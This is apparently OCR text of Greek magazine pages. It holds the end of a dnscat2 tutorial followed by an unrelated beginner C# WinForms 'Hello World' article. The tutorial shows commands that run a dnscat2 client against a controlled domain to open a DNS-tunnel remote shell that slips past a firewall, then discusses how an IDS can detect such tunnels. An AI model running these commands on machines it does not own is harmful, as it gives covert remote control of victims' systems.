Εφόσον ο server του dnscat2 λειτουργεί κανονικά, δεν έχουμε παρά να εκτελέσουμε τον client στο κατειλημμένο σύστημα. Κάνοντας κάτι τέτοιο θα δημιουργηθεί αυτόματα ένα DNS tunnel, που θα καταφέρει να ξεγλιστρήσει ακόμα και από το πιο αυστηρό firewall. Μέσα από αυτό το τούνελ, το dnscat2 θα συγκροτήσει ένα session απομακρυσμένου ελέγχου. Αν σκοπεύετε να εκτελέσετε τον client σε κάποιο σύστημα με Linux, πρέπει να μεταγλωττίσετε τον κώδικα μόνοι σας. Στο δικό μας σύστημα, που λίγο νωρίτερα είχαμε μεταβεί στον κατάλογο με τον κώδικα του server, θα δίναμε κάτι τέτοιο:

```
$ cd ../client
$ sudo apt-get install gcc make
$ make
```

Το τελικό προϊόν της μεταγλώττισης αποθηκεύεται στον ίδιο κατάλογο και πρόκειται για το εκτελέσιμο ονόματι dnscat. Ακριβώς αυτό το πρόγραμμα αποτελεί το payload που θα πρέπει να τρέξουμε στο σύστημα–στόχο. Αν σκοπεύετε να δοκιμάσετε τον client σε κάποιο μηχάνημα με Windows, δεν χρειάζεται να πραγματοποιήσετε καμία μεταγλώττιση. Μπορείτε να κατεβάσετε μια εκδοχή του client για Windows, από το https://downloads.skullsecurity.org/dnscat2. Όπου κι αν κάνετε τις δοκιμές σας, κατά την εκτέλεση του client πρέπει να δώσετε ως παράμετρο το όνομα του domain. Εμείς βάλαμε στο ρόλο του θύματος ένα σύστημα με Windows. Έτσι, μεταφέραμε σε κάποιον κατάλογο τον client του dnscat2 και τον εκτελέσαμε ως εξής:

```
dnscat2-win32.exe pvar.xyz
```




Εκτελώντας απομακρυσμένα το cmd.exe, δημιουργήθηκε αυτόματα ένα νέο session. Όταν συνδεθήκαμε σε αυτό η κονσόλα μας μεταμορφώθηκε: Έμοιαζε σαν να είχε αποσπαστεί από τον server και είχε προσαρτηθεί στο μηχάνημα-στόχο, με τα Windows!

Ο client δημιουργεί ένα DNS tunnel με τον server καθώς και ένα αρχικό session. Αργότερα μπορούμε να δημιουργήσουμε και πρόσθετα sessions, ώστε να εκτελούμε διάφορες εργασίες παράλληλα. Γι' αυτό το λόγο, σε καθένα από τα sessions αντιστοιχίζεται ένας μοναδικός αναγνωριστικός αριθμός. Όταν ξεκινά ο client εμφανίζεται ένα μήνυμα που μας ενημερώνει για τον αριθμό του session που δημιουργήθηκε. Προφανώς, ένα παρόμοιο μήνυμα εμφανίζεται και στον server. Από αυτή τη στιγμή και μετά μπορούμε να συνδεθούμε στο ξένο σύστημα, να μεταφέρουμε οποιοδήποτε αρχείο και να εκτελέσουμε εντολές ή προγράμματα.

Στην πορεία των δικών μας πειραμάτων, το αρχικό session που δημιουργήθηκε είχε τον αναγνωριστικό αριθμό 8832. Για να συνδεθούμε σε αυτό από τον server, χρησιμοποιήσαμε την εντολή session ως εξής:

```
session -i 8832
```

Αμέσως μετά, για να δούμε μια λίστα με τις εντολές που υποστηρίζει το πρωτόκολλο του dnscat2, δώσαμε help. Φυσικά, εφόσον ο client έτρεχε σε σύστημα με Windows, δοκιμάσαμε να αλλάξουμε καταλόγους με την εντολή cd, να αντιγράψουμε αρχεία με το copy και να εκτελέσουμε προγράμματα, όπως το notepad.exe κ.ά.



Χρησιμοποιώντας το Wireshark, ρίξαμε μια ματιά στις συνδέσεις που δημιουργεί ο client του dnscat2. Οι λιγοστές αναφορές στο pvar.xyz προέρχονται από τη σύνδεση SSH που είχαμε κάνει εμείς κι όχι από το dnscat2. Υπό άλλες συνθήκες θα απουσίαζε κάθε αναφορά στο pvar.xyz. Τα αιτήματα DNS κατευθύνονται αποκλειστικά προς τον name server του τοπικού μας δικτύου (192.168.1.1) και ως εκ τούτου έμοιαζαν εντελώς αθώα. Μόνο η συχνότητά τους θα μπορούσε να κινήσει τις υποψίες ενός IDS.

Περιττό να σας πούμε ότι τα πάντα εκτελούνταν κανονικά, σαν να βρισκόμασταν μπροστά στο μηχάνημα με τα Windows. Ξεχωριστό ενδιαφέρον παρουσίασε η εκτέλεση του cmd.exe, που είχε σαν συνέπεια τη δημιουργία ενός νέου session. Όταν συνδεθήκαμε σε αυτό μας περίμενε το τυπικό μήνυμα καλωσορίσματος που εμφανίζει η γραμμή εντολών των Windows, όπως επίσης και το ίδιο το prompt. Εν ολίγοις, εργαζόμασταν στον server αλλά η κονσόλα έμοιαζε να ανήκει στο σύστημα με τα Windows! Μπορείτε να μάθετε περισσότερα για τις εντολές και τον τρόπο χειρισμού του server του dnscat2 διαβάζοντας το αρχείο README.md, που συνοδεύει τον κώδικα του προγράμματος.

Ήρθε το τέλος μας;

Αν παίξετε λίγο με το dnscat2, είναι σίγουρο ότι θα σας ενθουσιάσει. Η άνεση με την οποία ξεπερνά το εκάστοτε firewall είναι ασύλληπτη. Αυτό δεν σημαίνει ότι πρόκειται για ένα εργαλείο που μπορεί να σαρώσει όλα τα συστήματα ασφάλειας. Κάθε άλλο, το dnscat2 αποτελεί αυτό που ονομάζουμε "proof of concept". Η ανάπτυξή του αποσκοπούσε μόνο στην επίδειξη μιας ιδέας: Τον απομακρυσμένο έλεγχο ενός συστήματος, μέσα από ένα DNS tunnel. Ο client του dnscat2 καταφέρνει να ξεγελάσει το firewall, αλλά δεν προσπαθεί να κρύψει την παρουσία του με κανέναν τρόπο. Ακριβώς γι' αυτό θα ήταν αδύνατο (ή έστω δύσκολο) να χρησιμοποιηθεί σε μια αληθινή

επίθεση, χωρίς να γίνει αμέσως αντιληπτός. Αυτό δεν σημαίνει ότι πρέπει να ξεχάσουμε την ύπαρξη των DNS tunnels και τους αντίστοιχους κινδύνους. Υπάρχουν αρκετά προγράμματα που χρησιμοποιούν αυτή την τεχνική και δεν αποκλείεται να εμφανιστούν κι άλλα.

Τα DNS tunnels μπορούν να ξεγελάσουν ένα firewall, αλλά όχι και ένα κατάλληλα ρυθμισμένο Intrusion Detection System. Τα τούνελ αυτού του είδους, βλέπετε, στηρίζονται σε πολυάριθμα DNS requests, που παρουσιάζουν συγκεκριμένα χαρακτηριστικά και είναι σχετικά εύκολο να εντοπιστούν. Για να κατανοήσετε καλύτερα τι εννοούμε, σκεφτείτε το εξής: Ένα σύστημα μπορεί να στέλνει αιτήματα σε ένα name server, αλλά ο δεύτερος μπορεί μόνο να απαντά. Με άλλα λόγια, ένας name server δεν μπορεί να στέλνει αιτήματα σε ένα απλό μηχάνημα. Παρ' όλα αυτά, το πρωτόκολλο που υλοποιεί το dnscat2 είναι αμφίδρομο και ο server μοιάζει ικανός να μιλάει με τον client ανά πάσα στιγμή. Αναρωτιέστε πώς επιτυγχάνεται κάτι τέτοιο; Πολύ απλά, το πρωτόκολλο του dnscat2 είναι του τύπου polling. Αυτό σημαίνει ότι ο client στέλνει διαρκώς αιτήματα στον server, που μεταφέρουν ένα μήνυμα σαν το ακόλουθο:

```
"Μήπως θες να μου πεις κάτι, αγαπητέ server; Αν ναι, απάντα σε αυτό το μήνυμα –
τώρα που μπορείς!"
```

Όπως αντιλαμβάνεστε, το ίδιο κόλπο επιστρατεύουν όλα τα προγράμματα που επιτυγχάνουν την αμφίδρομη επικοινωνία μέσα από ένα DNS tunnel. Η διαρκής αποστολή των αιτημάτων, όμως, παρουσιάζει μια κάποια συχνότητα (ενδεχομένως και κανονικότητα) που είναι εύκολα ανιχνεύσιμη. Ένα άλλο γνώριμα των αιτημάτων DNS που δημιουργούν αυτά τα προγράμματα, είναι το ασυνήθιστα μεγάλο hostname. Πολύ συχνά, εμφανίζονται να αναζητούν μηχανήματα που έχουν παραπάνω από εκατό χαρακτήρες στο όνομά τους.

Είμαστε σίγουροι ότι αν το ψάξετε και μόνοι σας, θα βρείτε αρκετές μεθόδους για τον εντοπισμό και το μπλοκάρισμα των DNS tunnel. Πάντως, ανεξάρτητα από το αν θα εμβαθύνετε περισσότερο ή όχι, η τεχνική που παρουσιάσαμε είναι έξυπνη, απλή και όμορφη! Μπορεί να μην την αξιοποιήσουμε ποτέ, αλλά η σκέψη μας θα έχει προχωρήσει.

Σημείωση: Το VPS που έτρεχε τον dnscat2 server για τις ανάγκες αυτού του άρθρου ήταν ένα μικρό droplet της Digital Ocean. Μπορείτε να φτιάξετε κι εσείς το δικό σας ξεκινώντας από αυτό το referral URL: http://bit.ly/digocean10off. Κερδίζετε έτσι αυτομάτως 10$ σε credit, γεγονός που σημαίνει ότι το μικρό droplet παραμένει δωρεάν για δύο μήνες.


CMYK & WEB
cmykandweb.gr
GRAPHIC DESIGN
design • layout • web

Skill: Intermediate
Tags: .NET, C#, programming, desktop, Windows

Ανάπτυξη εφαρμογών σε C# για το .NET

[μέρος 7ο]

Φτάσαμε αισίως στο 7ο μέρος της σειράς και σ’ αυτό το άρθρο θα ασχοληθούμε με το περιβάλλον των Windows 7. Η συγκεκριμένη έκδοση θεωρείται από πολλούς ως η πιο στιβαρή του δημοφιλούς λειτουργικού. Στο παρόν άρθρο εκπληρώνουμε την αρχική μας υπόσχεση και περνάμε, επιτέλους, στο χώρο των παραθυρικών εφαρμογών.

του Πέτρου Κυλαδίτη

Όταν ξεκινήσαμε αυτή τη σειρά άρθρων στόχος μας ήταν η εκμάθηση της C# με απώτερο σκοπό την εύκολη δημιουργία παραθυρικών εφαρμογών. Μπορεί τα ζητήματα που έχουμε μελετήσει ως τώρα να υποδήλωναν μια σιωπηρή αλλαγή ρότας, αλλά εμείς δεν είμαστε από εκείνους που αθετούν τις υποσχέσεις τους. Η κατασκευή ενός “παραθυρικού” προγράμματος αποτελεί εύκολη υπόθεση. Ωστόσο, η ικανότητα να εκμεταλλευτούμε στο έπακρο αυτή την ευκολία, καθώς κι όλα όσα προσφέρει η C#, δεν είναι δεδομένη. Όσα είδαμε ως τώρα, αποτελούσαν τα πρώτα βήματα ενός σχεδίου για να προλειάνουμε το έδαφος και να δημιουργήσουμε όσο το δυνατόν πιο γερά γνωστικά θεμέλια.

Έφτασε λοιπόν η στιγμή της μετάβασης από την κονσόλα στο παραθυρικό περιβάλλον. Στο μονοπάτι που ξεδιπλώνεται μπροστά μας θα έχουμε σύμμαχο και φίλο το ελαφρύ IDE SharpDevelop, που είναι και προϊόν Ανοιχτού Κώδικα. Αυτό δεν αποτελεί πρόβλημα για τους φίλους που θα ήθελαν να εξοικειωθούν με τα θηριώδη MS Visual Studio και Xamarin Studio. Οι διαφορές που παρουσιάζουν τα διάφορα IDE στον τρόπο ανάπτυξης είναι αμυδρές.

Hello World, à la Desktop!

Αφού ανοίξουμε το αγαπημένο μας IDE, μεταβαίνουμε στο κεντρικό μενού κι ακολουθούμε τη διαδρομή File → New → Solution. Στο γνωστό παράθυρο που εμφανίζεται για την επιλογή του τύπου του Project, κάνουμε κλικ στο πολυπόθητο Windows Application. Δίνουμε ένα χαρακτηριστικό όνομα (εμείς επιλέξαμε το HelloDesktopWorld) και πατάμε το κουμπί Create. Έτσι επιστρέφουμε στο περιβάλλον εργασίας του IDE, όπου έχουν δημιουργηθεί πλέον τα βασικά τμήματα της εφαρ-

μογής. Στη δενδροειδή προβολή των στοιχείων του Project, εκτός από το συνηθισμένο αρχείο Program.cs, θα βρούμε δύο ακόμα: το MainForm.cs και το MainForm.Designer.cs, που φαίνεται να βρίσκεται ιεραρχικά "κάτω" από το προηγούμενο.

Αν ανοίξουμε το Program.cs δεν θα βρούμε τον κώδικα που συναντούσαμε ως τώρα. Στην περίπτωση μιας παραθυρικής εφαρμογής, βλέπετε, το Program.cs είναι υπεύθυνο για την προβολή του κεντρικού παράθυρου. Η λειτουργικότητα και η μορφή αυτού του παραθύρου –της λεγόμενης κύριας φόρμας–, καθορίζονται στα άλλα αρχεία. Το MainForm.cs περιέχει τον κώδικα που εκτελείται όταν ο χρήστης αλληλεπιδρά με τη φόρμα (π.χ., όταν πατάει κάποιο κουμπί). Το MainForm.Designer.cs περιγράφει τα στοιχεία που απαρτίζουν τη φόρμα (κουμπιά, μενού, πλαίσια κειμένου κ.λπ.), τη θέση τους, το μέγεθος, το χρώμα κ.ά.


Σχεδίαση με αντικείμενα

Σε αντίθεση με το μυστήριο που κάλυπτε τη σχεδίαση των παραθύρων στη Visual Basic, στο .NET τα πράγματα είναι ξεκάθαρα. Τα διάφορα στοιχεία του περιβάλλοντος σχηματίζονται με τη βοήθεια των αντίστοιχων αντικειμένων, που βρίσκονται στο χώρο ονομάτων System.Windows.Forms. Εν ολίγοις, τα συγκεκριμένα αντικείμενα θυμίζουν τα wxWidgets που είχε παρουσιάσει ο εκλεκτός φίλος και συνάδελφος Sonic, στα άρθρα του για την Python. Μήπως σας δυσαρεστεί η ιδέα του να σχηματίσετε το περιβάλλον μιας εφαρμογής, αρχικοποιώντας χειροκίνητα τα απαιτούμενα αντικείμενα; Δεν υπάρχει λόγος να χαλάτε τη διάθεσή σας! Το βαρετό κομμάτι του κώδικα, που περιγράφει τα διάφορα στοιχεία του παραθύρου, συντάσσεται αυτόματα από το εργαλείο σχεδίασης του SharpDevelop. Ελάχιστες φορές θα χρειαστεί να επέμβουμε σε αυτό το τμήμα του κώδικα και κατ' επέκταση στο αρχείο MainForm.Designer.cs.

Εδώ θα ήταν χρήσιμο να αναφέρουμε ότι η ανάπτυξη των παραθυρικών εφαρμογών ακολουθεί τη λογική του event driven programming, όπως ονομάζεται στα Λεπτόποδα της Χίου. Τα προγράμματα αυτού του είδους περιμένουν να προκύψει κάποιο "συμβάν" και τότε εκτελούν την αντίστοιχη ενέργεια. Τα συμβάντα προκύπτουν ως αποτέλεσμα των ενεργειών του χρήστη (π.χ. το πάτημα ενός κουμπιού), αλλά μπορούν να προκύψουν και σε άλλες περιπτώσεις (π.χ. όταν ολοκληρώνεται μια εργασία που εξελισσόταν στο υπόβαθρο). Θα μπορούσαμε να περιγράψουμε τα συμβάντα σαν ένα είδος interrupt, που υλοποιούνται αποκλειστικά σε επίπεδο software. Η θεωρία όμως είναι ατελείωτη κι ορισμένες φορές λειτουργεί ως κινούμενη άμμος: αν δεν προσέξεις, σε απορροφά. Η πρώτη μας παραθυρική εφαρμογή αποτελεί ένα κλασικό "Hello World". Ας αναλάβουμε δράση.

Κατασκευή της φόρμας

Ανοίγοντας το αρχείο MainForm.cs, στο κάτω μέρος του editor, παρατηρούμε ότι εμφανίζονται πλέον δύο καρτέλες. Η προεπιλεγμένη καρτέλα ονομάζεται Source και, όπως δηλώνει το όνομά της, περιέχει τον κώδικα για τις διάφορες λειτουργίες του προγράμματός μας. Η άλλη καρτέλα ονομάζεται Design και περιλαμβάνει ένα



Η δημιουργία μιας παραθυρικής εφαρμογής από το περιβάλλον του SharpDevelop είναι πολύ απλή. Αρκεί να επιλέξουμε το σχετικό είδος για το νέο Solution.


περιβάλλον σχεδίασης. Μόλις μεταβούμε στη δεύτερη καρτέλα, θα εμφανιστεί μια μικρή κενή φόρμα που έχει δημιουργηθεί αυτόματα από το IDE. Για να τροποποιήσουμε το μέγεθος της φόρμας μπορούμε να χρησιμοποιήσουμε το ποντίκι και να “τραβήξουμε” τη δεξιά ή την κάτω πλευρά της. Αυτός ο τρόπος είναι εύκολος και γρήγορος, αλλά δεν προσφέρει ακρίβεια. Αν θέλουμε να επιβάλλουμε συγκεκριμένες διαστάσεις, πρέπει να καταφύγουμε στο πλαίσιο ιδιοτήτων που βρίσκεται στην καρτέλα Properties, στο δεξί τμήμα του παραθύρου του SharpDevelop. Εκεί θα βρούμε μια πληθώρα ιδιοτήτων που μπορούμε να τροποποιήσουμε ελεύθερα. Για να καθορίσουμε το μέγεθος της φόρμας με ακρίβεια, αρκεί να επέμβουμε στις τιμές των ιδιοτήτων Width και Height, που βρίσκονται στην ομάδα Size. Σε αυτό το σημείο θα μπορούσαμε να περιγράψουμε τις αμέτρητες ιδιότητες που μπορεί κανείς να πειράξει, αλλά έτσι θα σας στερούσαμε τη χαρά να τις ανακαλύψετε μόνοι σας. Αυτό που προτείνουμε, λοιπόν, είναι να πειραματιστείτε άφοβα με όλες. Έχετε υπόψη ότι καθώς η φόρμα δεν περιλαμβάνει άλλα στοιχεία –τουλάχιστον για την ώρα–, οι ιδιότητες αφορούν στην ίδια τη φόρμα και μόνο.

Το επόμενο βήμα είναι να εισάγουμε τα αντικείμενα που θέλουμε να περιλαμβάνει η φόρμα. Για τις ανάγκες της εφαρμογής μας –τουλάχιστον έτσι όπως την έχουμε φανταστεί– θα χρειαστούμε ένα κουμπάκι. Για να προσθέσουμε οποιοδήποτε αντικείμενο, επιλέγουμε την καρτέλα Tools που φαίνεται στο κάτω αριστερό άκρο του παραθύρου του SharpDevelop. Η εν λόγω καρτέλα περιλαμβάνει μια λίστα με τα διάφορα είδη αντικειμένων. Τα κουμπιά βρίσκονται στην ομάδα “Windows Forms”. Μόλις κάνουμε κλικ στο όνομα της συγκεκριμένης ομάδας εμφανίζονται όλα τα στοιχεία γραφικών που μπορούμε να εισαγάγουμε σε μια φόρμα φόρμα. Επιλέγουμε το Button και στη συνέχει κάνουμε κλικ κάπου μέσα στη φόρμα. Με αυτόν τον τρόπο θα δημιουργηθεί ένα κουμπί στο σημείο όπου κάναμε κλικ. Κατά τα γνωστά, μπορούμε να μεταβάλλουμε τις διαστάσεις του κουμπιού με το ποντίκι. Κάνοντας ένα κλικ στο κουμπί, θα παρατηρήσετε ότι η περιοχή στα δεξιά του SharpDevelop εμφανίζει ένα νέο σετ ιδιοτήτων, οι οποίες αφορούν αποκλειστικά στο συγκεκριμένο αντικείμενο. Εδώ μπορείτε και πάλι να πειραματιστείτε ελεύθερα. Εμείς αλλάξαμε το κείμενο που εμφανίζεται πάνω στο κουμπί σε “Say Hello”, τροποποιώντας την ιδιότητα Text. Επιπρόσθετα, αλλάξαμε το όνομα του αντικειμένου του κουμπιού από Button1 σε κάτι πιο περιγραφικό, όπως το ButtonSayHello. Αυτό γίνεται τροποποιώντας κατάλληλα την ιδιότητα Name. Παρεμπιπτόντως, η αλλαγή του ονόματος των διαφόρων αντικειμένων αποτελεί μια πολύ καλή πρακτική, που θα ήταν φρόνιμο να εντάξετε στον τρόπο εργασίας σας. Η χρήση των προεπιλεγμένων ονομάτων, ειδικά σε μια εφαρμογή που περιλαμβάνει αρκετά αντικείμενα της ίδιας κλάσης, προκαλεί μπερδέματα και τελικά καθιστά τον κώδικα δυσανάγνωστο. Μια πρακτική για την επιλογή ονομάτων, είναι να χρησιμοποιούμε ως πρόθεμα μια λέξη που να περιγράφει το είδος του αντικειμένου (π.χ., ButtonSayHello, TextBoxUserName κ.ο.κ.).

Αφού ολοκληρώσουμε το στήσιμο της φόρμας, μπορούμε να προχωρήσουμε στον κώδικα. Στο πρόγραμμά μας θέλουμε να εμφανίζει ένα παράθυρο μηνύματος (MessageBox) με τον κλασικό χαιρετισμό “Hello World”, κάθε φορά που ο χρήστης πατάει στο κουμπί “Say Hello”. Σε αυτό το σημείο θα μπορούσαμε να μεταβούμε στην καρτέλα Source, να ανοίξουμε το αρχείο MainForm.Designer.cs και να ορίσουμε μια μέθοδο που θα εκτελείται όταν γίνεται κλικ επάνω στο κουμπί. Προφανώς, στη συνέχεια θα έπρεπε να γράψουμε τον κώδικα της μεθόδου. Το SharpDevelop, όμως, προσφέρει μια ευκολία που συντομεύει αυτή τη διαδικασία. Αρκεί να κάνουμε δύο κλικ επάνω στο κουμπί μας. Το IDE θα δημιουργήσει αυτόματα την απαιτούμενη μέθοδο, θα την προσθέσει στο MainForm.Designer.cs και θα μας μεταφέρει στην καρτέλα Source, για να εισάγουμε τον κώδικα της μεθόδου. Εμείς κάναμε τα παραπάνω και πληκτρολογήσαμε την ακόλουθη γραμμή:

```
MessageBox.Show("Hello from the Desktop World!", "A Message for you",
MessageBoxButtons.OK, MessageBoxIcon.Information) ;
```

Όπως βλέπετε, ο κώδικας καλεί τη στατική μέθοδο Show του αντικειμένου MessageBox, που είναι υπεύθυνο για την εμφάνιση των ομώνυμων παραθύρων των Windows. Εκτός από την εμφάνιση του μηνύματος, η ίδια μέθοδος έχει τη δυνατότητα να επιστρέψει ένα αντικείμενο τύπου DialogResult με την απόκριση του χρήστη (το κουμπί που πάτησε). Στην περίπτωση του δικού μας προγράμματος, όμως, δεν



Το περιβάλλον σχεδίασης του SharpDevelop. Στο κέντρο βρίσκεται το παράθυρο της υπερδιαστημικής εφαρμογής που αναπτύσσουμε. Στα δεξιά εμφανίζονται οι ιδιότητες του εκάστοτε επιλεγμένου αντικειμένου, ενώ στα αριστερά βλέπουμε μια εργαλειοθήκη με όλα τα διαθέσιμα controls (προς θεού, όχι capital) που μπορούμε να εισάγουμε στη φόρμα.


μας ενδιαφέρει να χειριστούμε κάπως την απόκριση του χρήστη. Ακριβώς γι' αυτό, αδιαφορούμε για το αντικείμενο που επιστρέφει η μέθοδος Show και δεν το αποθηκεύουμε σε κάποια μεταβλητή.

Η πρώτη παράμετρος που δώσαμε στη μέθοδο Show αποτελεί το κείμενο που θέλουμε να εμφανίζεται, ενώ η δεύτερη παράμετρος καθορίζει τον τίτλο του σχετικού παραθύρου. Σημειώστε ότι η δεύτερη παράμετρος, όπως και όλες όσες ακολουθούν, δεν είναι υποχρεωτική. Η τρίτη παράμετρος ορίζει τα κουμπιά που περιλαμβάνει το MessageBox. Για τα κουμπιά μπορούμε να χρησιμοποιήσουμε τα μέλη της απαρίθμησης (enumeration) ονόματι MessageBoxButtons. Τέλος, για τον καθορισμό του εικονιδίου που θα έχει το MessageBox, χρησιμοποιούμε τα μέλη της απαρίθμησης MessageBoxIcon.

Μετά τη συγγραφή του σπουδαίου μας κώδικα, μπορούμε να αποθηκεύσουμε το project και να προχωρήσουμε σε μια δοκιμαστική εκτέλεση του προγράμματος. Πιστεύουμε ότι αν και πρόκειται για κάτι εξαιρετικά απλό, θα το χαρείτε.

Παιχνίδι νεύρων

Τι θα λέγατε αν καθιστούσαμε το πρόγραμμά μας λίγο εκνευριστικό; Κάθε φορά που ο χρήστης θα προσπαθεί να κλείσει την εφαρμογή, πατώντας στο κόκκινο κουμπί με το X, θα εμφανίζεται ένα παράθυρο που θα τον ρωτάει αν όντως επιθυμεί τον τερματισμό. Εδώ που τα λέμε, αυτή η λειτουργία ενσωματώνεται σε αρκετά προ-



Μα γιατί κάποιος που επέλεξε τον τερματισμό της εφαρμογής, να επιθυμεί πραγματικά κάτι τέτοιο; Ας τον ρωτήσουμε, μην τυχόν και φύγει κατά λάθος από την υπέροχη εφαρμογή μας.

γράμματα και πολύ συχνά αποδεικνύεται σωτήρια, για τα τυχόν δεδομένα που δεν έχουμε αποθηκεύσει. Βέβαια, στην περίπτωση του δικού μας προγράμματος, αυτή η ερώτηση θα είναι απλά εκνευριστική – τελεία.

